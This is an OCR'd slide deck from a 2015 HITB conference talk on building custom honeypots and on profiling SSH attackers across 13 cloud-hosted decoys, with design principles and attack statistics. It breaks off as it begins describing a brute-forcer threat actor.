HITB Amsterdam, 28th May 2015.
Dr. Pedram Hayati

Uncovering Secret Connections Among Attackers by using Network Theory and Custom Honeypots

Background

Part 1

Pedram (pi3ch) Hayati

- PhD (ComSci), BSc (IT), CREST (CCT)
- Sydney, Australia
- Security Dimension (SecDim)
  - Director and Security Researcher

@SmartHoneypot

Traditional security approach

@SmartHoneypot

Traditional security approach

1

- enticat
- C
  - enterin
- P
  - nothing
  - Bad user experience
  - Ineffective in certain environments

@SmartHoneypot

Traditional security approach

Incentivised attackers to use all their efforts to overcome a single high barrier

1% success

99% failed attempts

PASSWORD
PASSW
?

Problem statement

The problem (with traditional security approach) is with our view point.

- Solve the problem from **wrong angle**.
- Security solutions are based on **incorrect or not-real assumption about adversaries**

We don’t know (enough):


- the attackers capabilities
- the attackers tactics
- The **attackers strength** and **weaknesses**

We don’t know our enemy

- Dragged to a battle
- Without understanding the capabilities of our enemy

@SmartHoneypot

Active defence and protection



1. Profile

- Identify attack profile

2. Disrupt

- Increase the cost at strategic stages of attack chain

3. Prevent


- Preventing the likelihood of a successful compromise

@SmartHoneypot

“**Active defence** is a security approach that actively **increases the cost of performing an attack** in terms of time, effort and required resources to the point where a **successful compromise against a target is impossible**”

@SmartHoneypot

Attack chain



Reconn

Weaponisation

Delivery

Exploitation

Installiation

C2

Action

@SmartHoneypot


Honeypot system

Part 2

@SmartHoneypot

Honeypot system

A decoy system to lure attacker and allow for investigation of their capabilities



Honeypot

To blacklist attackers access to the network

To complement an IDS/IPS system

To detect malicious insiders

To discover internal compromises that have gone undetected

To save resources

To increase the cost of a successful attack

@SmartHoneypot

What is the most fundamental feature of a honeypot system?

@SmartHoneypot

Why you should use a custom honeypot

What is the most fundamental feature of a honeypot system?

- A decoy system to lure an attacker
- Stealthy

"Without this strategic advantage honeypot software is useless. Because attackers know the strategies of honeypot software they are also able to prepare counter" – Joseph Corey, Advanced Honey Pot Identification And Exploitation, Volume 0x0b, Issue 0x3f, Phile #0x09 of 0x0f, Phrack

What is the common problem with a known honeypot software?

@SmartHoneypot

Problem

A publically known honeypot system

- High likely to be fingerprinted by an adversary
- Could miss real intrusions
- May capture false-positive

Solution

A honeypot system

- Fully customisable
- Started from scratch
- Undisclosed tactic

That’s where my journey started…

Smart Honeypot

A custom honeypot intelligence system

@SmartHoneypot

Three key principles

Develop a honeypot system

@SmartHoneypot

Principle #1: Do not fake

A honeypot system must look legitimate from eyes of an adversary

In the design of a honeypot system, where possible do not

- fake network service
- Re-implement a network protocol

It is difficult to get it right and chances are you will fail implementing all use cases.

Principle #2: Segregation of duties

- A honeypot is a complex system that needs to handle many tasks
  - Resemble a real system and interact with attacker
  - Monitor all the interaction
  - Executing malware (or malcodes)
  - Etc.

You are dealing with unkown 'misuse cases'. You are creating a system to welcome adversaries. So chances are something goes wrong or misued. So, in design of a honeypot system, manage each task in a separate system, specifically

- Interaction
- Monitoring
- Storage

Principle #3: Smart deployment

It is important where to place a honeypot system:

- An unused public IP address
  - Hunt external intruders

Other locations

- A previously used public IP address
  - Attackers will come back
- Internal network
  - Suspicious first sight of probes and malicious insiders
- Specific URLs (e.g. Google dork)

Tip: Deploy more than one honeypot in the network.

- Great for behavioural analysis and correlation

Experiment

Part 3

Experiment setup

- 13 Smart Honeypot
  - AWS, Google Cloud
- Distributed across geographic regions
  - America, Europe, Asia and Oceania
- Identical
  - Mimicking a typical server
  - SSH and Web
- IP addresses not published
  - No domain mapping

Objectives


1. Identify the SSH attack chain
2. Discover the attack profile for each geographic region
3. Find the association or relationship among attackers

Objective 1

Identify the SSH attack chain

Analytic dashboard

@SmartHoneypot



Smart Honeypot

Dec 1, 2014 00:00:00 to Dec 31, 2014 23:59:59 refreshed every 5m

ORIGIN COUNTRIES

PROVIDERS

Term	Count	Action
.masterhost	13	
013 NetVision	8	
1&1 Internet	49	
1&1 Internet AG	783	
1-18-8, Suntech @ Penang CyberCity	5	
3BB Broadband	2	

ASN

Term	Count	Action
4134	24352	
63854	9012	
23650	7506	
16509	3066	
4780	754	
32392	680	

ATTACKS OVER TIME

View | ● Sydney (118596) ● Tokyo (162514) ● Frankfurt (17316) ● N. California (80278) ● N. Virginia (103545) ● Oregon (132383) ● Singapore (38756) ● Ireland (122719) ● Sao Paulo (335969) ● Asia1E (236258) ● Michigan (387572) ● GCEurope (242646) count per **12h** | (**1978552** hits)

Time for the first intrusion?


On average less than 10 minutes

@SmartHoneypot

Are they script kiddies?

@SmartHoneypot

Three threat actors



Threat actor: Brute-forcer

